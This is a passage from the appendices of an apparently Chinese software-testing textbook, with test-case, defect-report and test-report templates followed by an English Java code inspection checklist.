② 确定测试过程,并建立测试过程的结构。

(3) 复审和评估测试覆盖。

(4) 实施测试。

① 记录或通过编程创建测试脚本。

② 确定设计与实施模型中的测试专用功能。

③ 建立外部数据集。

(5) 执行测试。

(6) 执行测试过程、评估测试的执行情况、评估测试用例覆盖、评估代码覆盖。

(7) 核实结果、调查意外结果。

(8) 记录缺陷、分析缺陷。

(9) 确定是否达到了测试完成标准与成功标准。



附 录 C

测试用例设计模板

C.1 国家标准 GB/T 15532—2008

<table>
<tr><td>用例名称</td><td colspan="2"></td><td>用例标识</td><td></td></tr>
<tr><td>测试追踪</td><td colspan="4"></td></tr>
<tr><td>用例说明</td><td colspan="4"></td></tr>
<tr><td rowspan="4">用例的
初始化</td><td>硬件配置</td><td colspan="3"></td></tr>
<tr><td>软件配置</td><td colspan="3"></td></tr>
<tr><td>测试配置</td><td colspan="3"></td></tr>
<tr><td>参数配置</td><td colspan="3"></td></tr>
<tr><td colspan="5">操作过程</td></tr>
<tr><td>序号</td><td>输入及操作说明</td><td>期望的测试结果</td><td>评价标准</td><td>备注</td></tr>
<tr><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td colspan="2">前提和约束</td><td colspan="3"></td></tr>
<tr><td colspan="2">过程终止条件</td><td colspan="3"></td></tr>
<tr><td colspan="2">结果评价标准</td><td colspan="3"></td></tr>
<tr><td colspan="2">设计人员</td><td></td><td>设计日期</td><td></td></tr>
</table>

C.2 简单的功能测试用例模板（表格形式）

<table>
<tr><td>标识码</td><td></td><td>用例名称</td><td colspan="3"></td></tr>
<tr><td>优先级</td><td>高/中/低</td><td>父用例</td><td></td><td>执行时间估计</td><td>分钟</td></tr>
<tr><td>前提条件</td><td colspan="5"></td></tr>
<tr><td>基本操作步骤</td><td colspan="5"></td></tr>
<tr><td colspan="2">输入/动作</td><td colspan="3">期望的结果</td><td>备注</td></tr>
<tr><td colspan="2">示例：典型正常值 …</td><td colspan="3"></td><td></td></tr>
<tr><td colspan="2">示例：边界值 …</td><td colspan="3"></td><td></td></tr>
<tr><td colspan="2">示例：异常值 …</td><td colspan="3"></td><td></td></tr>
</table>

C.3 功能测试用例模板(文字形式)

ID:(测试用例唯一标识名)
用例名称:(概括性说明测试的目的、作用)
测试项:(测试哪个功能或功能点)
环境要求:
参考文档:(基于哪个需求规格说明书)
优先级:高/中/低
父用例:(有父用例,填其 ID;没有,填 0)
输入数据或前提:(事先设置、数据示例)
具体步骤描述:(一步一步地描述清楚)
1.
2.
… …
期望结果:

C.4 性能测试用例模板

<table>
<tr><td>标识码</td><td></td><td>优先级</td><td>高/中/低</td><td>执行时间估计</td><td>分钟</td></tr>
<tr><td>用例名称</td><td colspan="5"></td></tr>
<tr><td>测试目的</td><td colspan="5"></td></tr>
<tr><td>环境要求</td><td colspan="5"></td></tr>
<tr><td>测试工具</td><td colspan="5"></td></tr>
<tr><td>前提条件</td><td colspan="5"></td></tr>
<tr><td colspan="3">负载模式和负载量</td><td colspan="2">期望达到的性能指标</td><td>备注</td></tr>
<tr><td colspan="3">10 个用户并发操作</td><td colspan="2"></td><td></td></tr>
<tr><td colspan="3">50 个用户并发操作</td><td colspan="2"></td><td></td></tr>
<tr><td colspan="3"></td><td colspan="2"></td><td></td></tr>
</table>



附 录 D

软件缺陷模板

D.1 国家标准 GB/T 15532—2008

缺陷 ID			项目名称		程序/文档名	
发现日期			报告日期		报告人	
问题性质	类别	程序问题 □	文档问题□	设计问题 □	其他问题 □	
	级别	1 级 □	2 级 □	3 级 □	4 级 □	5 级 □
问题追踪						
问题描述/影响分析						
附注及其修改意见						

D.2 规范、专业的缺陷模板

缺陷 ID	（自动产生）	缺陷名称			
项目号		模块			
任务号		功能特性/功能点			
产品配置识别码		规格说明书文档号		关联的测试用例	
内部版本号		严重性	1	优先级	P1
报告者	选 择	分配给	选 择	抄送	

续表

缺陷 ID	（自动产生）	缺陷名称			
发生频率（1～100%）		操作系统		浏览器	
现象	选 择	Tag（主题词）			
操作步骤					
期望结果					
实际结果					
附件：					
说明或分析					

APPENDIX E

附 录 E

测试报告模板

1 引言(概述)

1.1 编写目的

说明这份测试分析报告的具体编写目的,指出预期的阅读范围。如:

(1) 通过对测试结果的分析得到对软件的评价;

(2) 为纠正软件缺陷提供依据;

(3) 使用户对系统运行建立信心。

1.2 背景

对被测试对象进行简单介绍、说明,如:

(1) 被测试软件系统的名称;

(2) 该软件的任务提出者、开发者、用户,指出测试环境与实际运行环境之间可能存在的差异以及这些差异对测试结果的影响。

1.3 定义

列出本文件中用到的或所涉及的专业术语、缩写词的定义。

1.4 参考资料

说明软件测试所需的资料(需求分析、设计规范等),列出要用到的参考资料,如:

(1) 本项目的经核准的测试计划书、测试需求分析报告;

(2) 属于本项目其他已批准的文件,如需求文档规格说明、系统设计等文档;

(3) 本文件中各处引用的文件、资料,包括所要用到的软件开发、测试标准。

2 测试对象和概要

包括测试项目、测试类型、测试阶段、测试方法、测试时间等。

用表格的形式列出每一项测试的标识符及其测试内容,并指明实际进行的测试工作内容与测试计划中预先设计的内容之间的差别,说明做出这种改变的原因。

3 测试结果及发现

3.1 测试1(标识符)

把本项测试中实际得到的动态输出(包括内部生成数据输出)结果同对于动态输出的要求进行比较,陈述其中的各项发现。

3.2 测试2(标识符)

用类似3.1条的方式给出第2项及其以后各项测试内容的测试结果和发现。

4 对软件功能的结论

4.1 功能1(标识符)

4.1.1 能力

简述该项功能,说明为满足此项功能而设计的软件能力以及经过一系列测试已证实的能力。

4.1.2 限制

说明测试数据值的范围(包括动态数据和静态数据),列出就这项功能而言,测试期间在该软件中查出的缺陷、局限性。

4.2 功能2(标识符)

用类似4.1的方式给出第2项及其后各项功能的测试结论。

……

5 分析摘要

5.1 测试结果分析

列出测试结果分析记录,并按所定义的模板产生Bug分布表和Bug分布图。从软件测试中发现的并最终确认的错误点等级数量来评估。如:

5.1.1 对比分析

若非首次测试时,将本次测试结果与首次测试、前一次测试的结果进行对比分析比较。

5.1.2 测试评估

通过对测试结果的分析提出一个对软件能力的全面分析,需标明遗留缺陷、局限性和软件的约束限制等,并提出改进建议。

5.2 能力

陈述经测试证实了的本软件的能力。如果所进行的测试是为了验证一项或几项特定性能要求的实现,应提供这方面的测试结果与要求之间的比较,并确定测试环境与实际运行环境之间可能存在的差异对能力的测试所带来的影响。

5.3 缺陷和限制

陈述经测试证实的软件缺陷和限制,说明每项缺陷和限制对软件性能的影响,并说明全部测得的性能缺陷的累积影响和总影响。

5.4 建议

对每项缺陷提出改进建议,如:

(1) 各项修改可采用的修改方法；

(2) 各项修改的紧迫程度；

(3) 各项修改预计的工作量；


(4) 各项修改的负责人。

5.5 评价

说明该项软件的开发是否已达到预定目标，能否交付使用。

6 测试资源消耗

总结测试工作的资源消耗数据，如工作人员的水平级别数量、机时消耗等。



附 录 F

Java Code Inspection Checklist

1. Variable and Constant Declaration Defects (VC)

(1) Are descriptive variable and constant names used in accord with naming conventions?

(2) Are there variables with confusingly similar names?

(3) Is every variable properly initialized?

(4) Could any non-local variables be made local?

(5) Are there literal constants that should be named constants?

(6) Are there macros that should be constants?

(7) Are there variables that should be constants?

2. Function Definition Defects (FD)

(8) Are descriptive function names used in accord with naming conventions?

(9) Is every function parameter value checked before being used?

(10) For every function: Does it return the correct value at every function return point?

3. Class Definition Defects (CD)

(11) Does each class have an appropriate constructor and destructor?

(12) For each member of every class: Could access to the member be further restricted?

(13) Do any derived classes have common members that should be in the base class?

(14) Can the class inheritance hierarchy be simplified?

4. Computation/Numeric Defects (CN)

(15) Is overflow or underflow possible during a computation?

(16) For each expressions with more than one operator: Are the assumptions about order of evaluation and precedence correct?

(17) Are parentheses used to avoid ambiguity?

5. Comparison/Relational Defects (CR)

(18) Are the comparison operators correct?

(19) Is each boolean expression correct?

(20) Are there improper and unnoticed side-effects of a comparison?

6. Control Flow Defects (CF)

(21) For each loop: Is the best choice of looping constructs used?

(22) Will all loops terminate?

(23) When there are multiple exits from a loop, is each exit necessary and handled properly?

Praktikum Software Engineering 99: Code Inspection Checklist

(24) Does each switch statement have a default case?

(25) Are missing switch case break statements correct and marked with a comment?

(26) Is the nesting of loops and branches too deep, and is it correct?

(27) Can any nested if statements be converted into a switch statement?

(28) Are null bodied control structures correct and marked with braces or comments?

(29) Does every function terminate?

(30) Are goto statements avoided?

7. Input-Output Defects (IO)

(31) Have all files been opened before use?

(32) Are the attributes of the open statement consistent with the use of the file?

(33) Have all files been closed after use?

(34) Is buffered data flushed?

(35) Are there spelling or grammatical errors in any text printed or displayed?

(36) Are error conditions checked?

8. Module Interface Defects (MI)

(37) Are the number, order, types, and values of parameters in every function call in agreement with the called function's declaration?

(38) Do the values in units agree (e. g. , inches versus yards)?

9. Comment Defects (CM)

(39) Does every function, class, and file have an appropriate header comment?

(40) Does every variable or constant declaration have a comment?

(41) Is the underlying behavior of each function and class expressed in plain language?

(42) Is the header comment for each function and class consistent with the behavior of the function or class?

(43) Do the comments and code agree?

(44) Do the comments help in understanding the code?

(45) Are there enough comments in the code?

(46) Are there too many comments in the code?

10. Packaging Defects (LP)

(47) For each file: Does it contain only one class?

(48) For each function: Is it no more than about 60 lines long?

(49) For each class: Is no more than 2000 lines long (Sun Coding Standard) ?

Praktikum Software Engineering 99: Code Inspection Checklist

11. Modularity Defects (MO)

(50) Is there a low level of coupling between packages (classes)?

(51) Is there a high level of cohesion within each package?

(51) Is there duplicate code that could be replaced by a call to a function that provides the behavior of the duplicate code?

(53) Are framework classes used where and when appropriate?

12. Performance Defects (PE) [Optional]

(54) Can better data structures or more efficient algorithms be used?

(55) Are logical tests arranged such that the often successful and inexpensive tests precede the more expensive and less frequently successful tests?

(56) Can the cost of recomputing a value be reduced by computing it once and storing the results?

(57) Is every result that is computed and stored actually used?

(58) Can a computation be moved outside a loop?

(59) Are there tests within a loop that do not need to be done?

(60) Can a short loop be unrolled?

(61) Are there two loops operating on the same data that can be combined into one?